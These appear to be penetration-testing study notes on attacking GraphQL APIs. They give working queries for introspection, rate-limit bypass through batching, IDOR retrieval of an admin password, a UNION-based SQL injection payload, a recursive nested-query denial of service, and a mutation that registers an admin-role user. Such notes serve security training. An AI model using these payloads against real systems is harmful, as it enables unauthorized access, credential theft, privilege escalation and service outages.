Overview#
The below code is a graphQL query. In this query, Users is the query, id, username, role are fields that we requests
{
  users {
    id
    username
    role
  }
}
And it will return something like a json result
{
  "data": {
    "users": [
      {
        "id": 1,
        "username": "admin",
        "role": "admin"
      }
    ]
  }
}
We can also query like this if the users query accepts argument username
{
  users(username: "admin") {
    id
    username
    password
  }
}
Identifying GraphQL#
If you access a webapp, clicking around or just doing nothing, and you see any requests that has syntax looking like the query above, then you know its GraphQL. Like this:
POST /graphql HTTP/1.1
Content-Type: application/json
<...SNIP...>
{
"query": "{post { id title body author { username role }}}"
}
We can identify what GraphQL engine the webapp use using graphw00f
sudo apt install python3-request
git clone https://github.com/dolevf/graphw00f
cd graphw00f
python3 ./main.py -h
We can identify the engine like this
python3 main.py -d -f -t http://10.10.10.10/After running the tool to detect engine, the tool also very nicely provide us a link, which provides more in-depth information about the identified GraphQL engine
[!] Attack Surface Matrix: https://github.com/nicholasaleks/graphql-threat-matrix/blob/master/implementations/graphene.md
Batching request#
Not necessarily a vulnerability, but can be used to bruteforce while bypassing rate-limit
[
	{
		"query":"{user(username: \"admin\") {uuid}}"
	},
	{
		"query":"{post(id: 1) {title}}"
	}
]Exploits#
Install InQL, a burp suite extension to make your life easier.
Automated#
python3 graphql-cop.py -t http://10.10.10.10/graphqlIntrospection#
Introspection is a GraphQL feature that let us to query the GraphQL API about the structure of the backend system.
Manual#
For instance, we can identify all GraphQL types supported by the backend using the following query:
{
  __schema {
    types {
      name
    }
  }
}
The results contain basic default types, such as Int or Boolean, but also all custom types, such as UserObject:
<...SNIP...>
{"name": "int"},
{"name": "UserObject"},
<...SNIP...>
Now that we know a type, we can follow up and obtain the name of all of the type’s fields with the following introspection query:
{
  __type(name: "UserObject") {
    name
    fields {
      name
      type {
        name
        kind
      }
    }
  }
}
And we will get results like
<...SNIP...>
{
	"name": "username",
	"type": {
		"name": "string",
		"kind": "SCALA"
	}
},
{
	"name": "password",
	"type": {
		"name": "string",
		"kind": "SCALA"
	}
}
<...SNIP...>
Furthermore, we can obtain all the queries supported by the backend using this query. It helps us identify potential attack vectors
{
  __schema {
    queryType {
      fields {
        name
        description
      }
    }
  }
}
Automated - GraphQL-Voyager#

Lastly, we can visualize the schema using the tool GraphQL-Voyager, or the Live Demo. Click on Change Schema on top left, then Introspection. Now we can copy the query, run it and paste the result back to analyze
IDOR (?)#
Suppose the webapp send this query
{
	user(username: "user") {
		id
		username
		role
	}
}
We can try to poke if we can access other user’s data. Try this first, to get all users but if it errors saying it requires an argument, then we need to supply to that query an argument
{
	user {
		id
		username
		role
	}
}
Suppose the query requires an argument and we know there is another user admin
{
	user(username: "admin") {
		id
		username
		role
	}
}
If it returns data, that means the webapp doesn’t do authorization check
Now we do some #Introspection, first we can find out what objects we have. Find anything resemble user, like userObject. Or do #Automated - GraphQL-Voyager, way easier this way
{
  __schema {
    types {
      name
    }
  }
}
Then obtain all of the fields in the object
{
  __type(name: "UserObject") {
    name
    fields {
      name
      type {
        name
        kind
      }
    }
  }
}
And query the important ones, like username and password, if present
{
  user(username: "admin") {
    username
    password
  }
}
SQL Injection#
GraphQL is just a language. And of course it needs data from either file or most of the time, a database
We can try every query until something breaks. This is how hacking works, just poke it until there is a reaction
Suppose the webapp send this query:
{
  user(username: "user") {
	id
    username
    role
  }
}
We can poke with a ', a -- -, or just straight up running sqlmap, whatever
{
  user(username: "user' ") {
	id
    username
    role
  }
}
We go back and query the fields in userObject, count the fields. This will be the number of column we will use in UNION-based SQLI. Also, username is the third field of userObject, so username is the third column in the sql query.
The GraphQL query most likely only going to return the first row. If so, use GROUP_CONCAT() like this
{
  user(username: "user' UNION SELECT 1,2,GROUP_CONCAT(table_name),4,5,6 FROM information_schema.tables WHERE table_schema=database()-- -") {
    username
  }
}DOS#
Suppose we identified a loop between UserObject and PostObject. We can query UserObject with users or user query, which contains posts querying PostObject, and in PostObject, we have author, which goes back to UserObject, forming a complete loop.

We can DoS by querying this. Since the posts object is a connection, we need to specify the edges and node fields to obtain a reference to the corresponding PostObject
{
  posts {
    author {
      posts {
        edges {
          node {
            author {
              posts{
              # and so on...
              }
            }
          }
        }
      }
    }
  }
}
This is an infinite loop that we can repeat as many time as we want
Mutation#
Mutations are queries that can delete, update, create.
Identify all mutations with this query. This will return a query, and a object:
query {
  __schema {
    mutationType {
      name
      fields {
        name
        args {
          name
          defaultValue
          type {
            ...TypeRef
          }
        }
      }
    }
  }
}

fragment TypeRef on __Type {
  kind
  name
  ofType {
    kind
    name
    ofType {
      kind
      name
      ofType {
        kind
        name
        ofType {
          kind
          name
          ofType {
            kind
            name
            ofType {
              kind
              name
              ofType {
                kind
                name
              }
            }
          }
        }
      }
    }
  }
}
The webapp respond with this. In this output, registerUser is the mutation query, input is the argument of the query, and RegisterUserInput is the object of the argument.
{
  "data": {
    "__schema": {
      "mutationType": {
        "name": "Mutation",
        "fields": [
          {
            "name": "registerUser",
            "args": [
              {
                "name": "input",
                "defaultValue": null,
                "type": {
                  "kind": "NON_NULL",
                  "name": null,
                  "ofType": {
                    "kind": "INPUT_OBJECT",
                    "name": "RegisterUserInput",
                    "ofType": null
                  }
                }
              }
            ]
          }
        ]
      }
    }
  }
}
Then we can query fields in the object (not the query)
{
  __type(name: "RegisterUserInput") {
    name
    inputFields {
      name
      description
      defaultValue
    }
  }
}
And this is the result, with this, we know the registerUser needs argument input, which needs RegisterUserInput, which contains username, password, role, msg
{
  "data": {
    "__type": {
      "name": "RegisterUserInput",
      "inputFields": [
        {
          "name": "username",
          "description": null,
          "defaultValue": null
        },
        {
          "name": "password",
          "description": null,
          "defaultValue": null
        },
        {
          "name": "role",
          "description": null,
          "defaultValue": null
        },
        {
          "name": "msg",
          "description": null,
          "defaultValue": null
        }
      ]
    }
  }
}
Then run the query to register user like this:
mutation {
  registerUser(input: {username: "newuser", password: "5f4dcc3b5aa765d61d8327deb882cf99", role: "admin", msg: "newUser"}) {
    user {
      username
      password
      msg
      role
    }
  }
}